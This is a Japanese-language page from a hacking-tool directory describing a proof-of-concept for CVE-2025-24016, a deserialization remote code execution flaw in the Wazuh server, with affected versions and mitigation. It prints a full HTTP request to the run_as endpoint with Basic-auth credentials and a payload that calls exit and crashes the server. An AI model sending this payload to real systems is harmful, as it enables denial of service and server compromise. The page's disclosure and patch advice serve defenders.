
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-24016 — CVE-2025-24016: WazuhサーバーにおけるRCE! リモートコード実行 | Kitploit

ツール/GitHubGitHub/muhammadwaseem29/cve-2025-24016
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツールペイロード開発
GitHubmuhammadwaseem29/cve-2025-24016

CVE-2025-24016

CVE-2025-24016: WazuhサーバーにおけるRCE! リモートコード実行

リポジトリを見る
5301年前未レビュー
ウェブサイト

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    352
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    291

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

Wazuh リモートコード実行 (RCE) - PoC

脆弱性の概要

このリポジトリは、wazuh-manager パッケージにおける安全でないデシリアライゼーションによって引き起こされる、Wazuh サーバーでのリモートコード実行 (RCE) 脆弱性を示しています。この脆弱性により、API アクセス権を持つリモート攻撃者 (侵害されたダッシュボード、クラスター内の Wazuh サーバー、または特定の設定で侵害されたエージェント) がサーバー上で任意のコードを実行できる可能性があります。

影響を受けるバージョン

  • wazuh-manager バージョン >= 4.4.0
  • バージョン >= 4.9.1 でパッチ適用済み

説明

この脆弱性は Wazuh API で発生します。DistributedAPI のパラメーターは JSON としてシリアル化され、framework/wazuh/core/cluster/common.py ファイル内の as_wazuh_object を使用してデシリアル化されます。攻撃者は、サニタイズされていない辞書を DAPI リクエストに注入することでこの脆弱性を悪用する可能性があり、これにより任意の Python コードの評価が発生する恐れがあります。

RCE は run_as エンドポイントを使用してトリガーできます。このエンドポイントにより、攻撃者は auth_context 引数を制御できます。悪意のあるリクエストを作成することで、マスターサーバー上で任意のコードが実行される可能性があります。

概念実証

サーバー API を使用してこの脆弱性をトリガーするには、以下の手順に従ってください。


PoC Burp Suite リクエスト

  1. 脆弱性をトリガーする Burp Suite リクエスト:
POST /security/user/authenticate/run_as HTTP/1.1
Host: target.com:55000
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Basic d2F6dXcta3dpTUltUzNjcjM3UDA1MHItOg==  # Base64-encoded "wazuh-wui:MyS3cr37P450r.*-"
Content-Type: application/json
Content-Length: 83

{
  "__unhandled_exc__": {
    "__class__": "exit",
    "__args__": []
  }
}

解決画像

  1. リクエストの説明:
  • Authorization ヘッダー: これは base64 エンコードされた認証情報 (wazuh-wui:MyS3cr37P450r.*-) です。
  • ペイロード: 悪意のあるペイロードには、サニタイズされていない例外 __unhandled_exc__ が含まれており、これにより任意の Python コード (この場合は exit) の実行がトリガーされます。

影響

  • リモートコード実行 (RCE): この脆弱性により、攻撃者は Wazuh サーバー上で任意のコードを実行できます。影響を受けるバージョンは >= 4.4.0 から 4.9.0 (未パッチ) です。
  • サービス拒否の可能性: この PoC では、exit 関数がトリガーされ、Wazuh サーバーがシャットダウンします。

緩和策

システムを保護するには、この問題が修正されているバージョン >= 4.9.1 の Wazuh にアップグレードしてください。

ツールをダウンロード





